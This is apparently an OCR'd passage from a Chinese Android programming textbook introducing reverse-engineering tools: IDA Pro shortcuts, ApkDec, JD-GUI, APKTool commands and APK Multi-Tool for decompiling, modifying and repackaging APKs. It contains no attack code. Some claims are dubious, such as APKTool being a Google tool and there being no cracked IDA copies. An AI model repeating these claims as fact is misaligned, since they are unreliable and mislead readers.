


图 12-9　反编译后的结果难以看懂

12.3　IDA Pro 反编译工具详解

知识点讲解：光盘:视频\知识点\第 12 章\ IDA Pro 反编译工具详解.avi

IDA Pro 是交互式反汇编器专业版（Interactive Disassembler Professional）的缩写，是总部位于比利时公司 Hex-Rayd 的一款产品。本节将详细讲解使用 IDA Pro 工具的基本知识，为读者学习本书后面的知识打下基础。

12.3.1　IDA Pro 介绍

IDA Pro 简称 IDA（Interactive Disassembler），是一个世界顶级的交互式反汇编工具，有两种可用版本，即标准版和高级版。标准版（Standard）支持二十多种处理器，高级版（Advanced）支持五十多种处理器。IDA Pro 的最初创建者是一位编程天才，IDA Pro 在诞生十年前，还是一个基于控制台的 MS-DOS 应用程序，这一点有助于开发者理解 IDA 用户界面的本质。其实 IDA Pro 是一种递归下降反汇编器工具，为了提高递归下降过程的效率，IDA Pro 在区分数据和代码的同时还是无法确定这些数据的类型。虽然在 IDA Pro 中看到的是汇编语言形式的代码，但是 IDA Pro 的主要目标之一是呈现出尽可能接近源代码的代码。另外，IDA Pro 不仅使用数据类型信息，而且还可以通过派生变量和函数名称来注释生成的反汇编代码。通过使用这些注释，不但可以将原始十六进制代码的数量减到最少，而且增加了向用户提供的符号化信息的数量。IDA 不但支持 x86，也支持 ARM 平台。

IDA Pro 是一款收费软件，不存在任何注册机、注册码或破解版，除了测试版和一个 5.0 的免费版外，网络上能下载的都是包含用户许可证的正版，因为所有的安装包都是 OEM 版，所以 IDA 官网不提供软件下载，并且软件也没有注册的选项。

12.3.2　常用的快捷键

在第三方工具 IDA Pro 应用中，常用的快捷键如表 12-1 所示。

表 12-1　IDA Pro 快捷键说明

快　捷　键	功　　能	注　　释
C	转换为代码	一般在 IDA 无法识别代码时使用这两个功能整理代码

续表

快　捷　键	功　　能	注　　释
D	转换为数据	
A	转换为字符	
N	为标签重命名	方便记忆，避免重复分析
;	添加注释	方便记忆，避免重复分析
R	把立即值转换为字符	便于分析立即值
H	把立即值转换为十进制	便于分析立即值
Q	把立即值转换为十六进制	便于分析立即值
B	把立即值转换为二进制	便于分析立即值
G	跳转到指定地址	
X	交叉参考	便于查找 API 或变量的引用
SHIFT+/	计算器	
ALT+ENTER	新建窗口并跳转到选中地址	这 4 个功能都是方便在不同函数之间分析（尤其是多层次的调用），具体使用看个人喜好
ALT+F3	关闭当前分析窗口	这 4 个功能都是方便在不同函数之间分析（尤其是多层次的调用），具体使用看个人喜好
ESC	返回前一个保存位置	这 4 个功能都是方便在不同函数之间分析（尤其是多层次的调用），具体使用看个人喜好
CTRL+ENTER	返回后一个保存位置	这 4 个功能都是方便在不同函数之间分析（尤其是多层次的调用），具体使用看个人喜好

12.4　其他常用的反编译工具

知识点讲解：光盘:视频\知识点\第 12 章\其他常用的反编译工具.avi

除了 IDA Pro 开发工具之外，在市面中还有很多其他的常用反编译工具。在本节的内容中，将为读者一一讲解这些常用反编译工具的基本知识。

12.4.1　ApkDec 介绍

ApkDec 是一款针对 Android 推出的免费的绿色 APK 反编译工具，由 Android 开发者社区 juapk 开发。读者可以从网络中获取 ApkDec 工具包，下载并解压缩后的截图效果如图 12-10 所示。

ApkDec-Release-0.1.exe	2013/3/30 21:44	应用程序	7,271 KB
Desktop.ini	2013/3/30 21:48	配置设置	1 KB
jd-gui.cfg	2014/4/14 17:56	CFG 文件	1 KB
jd-gui.exe	2009/9/26 11:44	应用程序	629 KB
readme.txt	2013/3/30 21:58	文本文档	1 KB

图 12-10　ApkDec 截图效果

笔者使用的是 ApkDec-Release-0.1 版本，双击 ApkDec-Release-0.1.exe 运行 ApkDec，运行界面如图 12-11 所示。

从图 12-11 所示的界面可知，ApkDec 具有如下 3 个功能。

（1）选中 all 单选按钮可以编译全部内容，包括 JAR、XML 及其他资源文件。

（2）选中 jar 单选按钮只会反编译并打成 JAR 包。

（3）反编译后可以运行 jd-gui.exe 来查看源码。



图 12-11　ApkDec 运行界面

12.4.2　jdgui.exe 介绍

JD-GUI 是一个独立图形界面的 Java 源代码.class 文件反编译工具，可以浏览重建的源代码。JD-GUI 是使用 C++语言开发的，主要功能如下所示。

（1）支持众多 Java 编译器的反编译。

（2）支持对整个 JAR 文件进行反编译，并且本源代码可直接单击进行相关代码的跳转。

JD-GUI 是免费的，非商业用途，这意味着 JD-GUI 不得包含或嵌入到商业软件产品。不过，这个项目可以被自由地用于开发个人商业项目的过程中。JD-GUI 是一个独立显示.class 文件 Java 源代码的图形用户界面工具，可以使用 JD-GUI 浏览和重建源代码的即时访问方法和字段，以代码高度方式来显示反编译的代码，JD-GUI 的运行界面如图 12-12 所示。




图 12-12　JD-GUI 的运行界面

12.4.3　APKTool 详解

APKTool 是 Google 提供的 APK 编译工具，能够反编译及回编译 APK 文件，同时安装反编译系统 APK 所需要的 framework-res 框架，清理上次反编译文件夹等功能。APKTool 需要 Java 运行环境支持，其官方地址是 http://code.google.com/p/android-apktool/，如图 12-13 所示。




图 12-13　APKTool 的官方地址

官方提供了针对 Linux、Windows 和 Mac 等平台的版本，单击左侧 Windows 版的最新下载超链接 apktool-install-windows-r05-ibot.tar.bz2，来到如图 12-14 所示的下载界面。





图 12-14　APKTool 的下载界面

单击 apktool-install-windows-r05-ibot.tar.bz2 超链接开始下载，解压缩下载文件后得到如图 12-15 所示的文件。



aapt.exe	2012/12/6 11:44	应用程序	834 KB
apktool.bat	2012/12/23 23:39	Windows 批处理...	1 KB

图 12-15　解压缩 APKTool 压缩包后得到的文件

在使用 APKTool 工具之前，需要先搭建运行 Java 的环境并掌握常用的编译命令。

1. 环境配置

（1）安装 Java。

（2）完成安装后在桌面“我的电脑”图标上右击，在弹出的快捷菜单中选择“属性”命令，选择“高级”选项卡，单击“环境变量”按钮，在“环境变量”对话框中单击“新建”按钮，创建两个系统变量。

- JAVA_HOME 变量值：C:\Program Files\Java\jre7，该目录为Java安装目录。
- CLASSPATH变量值：安装目录\lib\dt.jar;安装目录\lib\tools.jar;.。注意，最后面有一个“.”。

（3）编辑一个系统变量：Path 变量，在它的变量值最后面加上“;安装目录\bin”，在此一定要注意前面有一个分号。

（4）开始测试，运行 CMD，输入 java -version，然后按 Enter 键，如果出现 JDK 版本，则说明 Java 运行环境已经安装成功了。

2. 常用的命令

（1）decode

该命令用于反编译 APK 文件，一般用法如下。

```
apktool d <file.apk> <dir>
```

- <file.apk>：表示要反编译的APK文件的路径，最好写绝对路径，例如C:\MusicPlayer.apk。
- <dir>：代表了反编译后的文件的存储位置，例如C:\MusicPlayer。

如果给定的<dir>已经存在，那么输入完该命令后会输出提示，并且无法执行，需要重新修改命令，加入如下-f 指令。

```
apktool d -f <file.apk> <dir>
```

这样就会强行覆盖已经存在的文件。

（2）build

该命令用于编译修改好的文件，一般用法如下。

```
apktool b <dir>
```

这里的<dir>就是刚才反编译时输入的<dir>（如 C:\MusicPlayer），如果在输入这行命令后一切正常，则会发现 C:\MusicPlayer 内多了两个文件夹 build 和 dist，其中分别存储着编译过程中逐个编译的文件以及最终打包的 APK 文件。

（3）install

install-framework 命令用于为 APKTool 安装特定的 framework-res.apk 文件，以方便反编译一些与 ROM 相互依赖的 APK 文件。

12.4.4　APK Multi-Tool 详解

APK Multi-Tool 是 APK Manager 的升级版，是一个强大的 APK 反编译工具，在此工具中集成了反编译、编译和签名等选项。APK Multi-Tool 是一个比较方便的适合非开发者的小工具，可以对一些 APK 程序做自己喜欢的修改。笔者撰写本书时，APK Multi-Tool 官方的最新版是 APK Multi-Tool 1.0.3，其官方网站是 http://apkmultitool.com，如图 12-16 所示。




图 12-16　APK Multi-Tool 的官方地址

要正常使用 APK Multi-Tool，开发者的机器必须安装如下工具环境。

- ❑ JDK（Java Development Kit）
- ❑ Adb（Android SDK tools And platform-tools）

有关上述环境的配置过程，在本书前面讲解搭建 Android 应用开发环境的内容中进行了讲解。完成了 JDK 和 SDK 的安装和配置工作后，就可以开始使用 APK Multi-Tool 反编译 APK 程序了。

如果使用的是官方原版 APK Multi-Tool，在完成了 JDK 和 SDK 的安装和配置之后，还必须把 Android SDK 安装目录 android-sdk\platform-tools 文件夹下的 3 个文件复制到 APK Multi-Tool 目录 APK Multi-Tool\platform-tools 文件夹下，如图 12-17 所示，否则程序不能正常运行。

APK 通过使用 APK Multi-Tool 工具先解压 APK 文件，然后对其进行编辑并打包，最后签名，这样就可以安装自己修改过的 APK 文件了。安装 APK Multi-Tool 后的目录结构如图 12-18 所示。

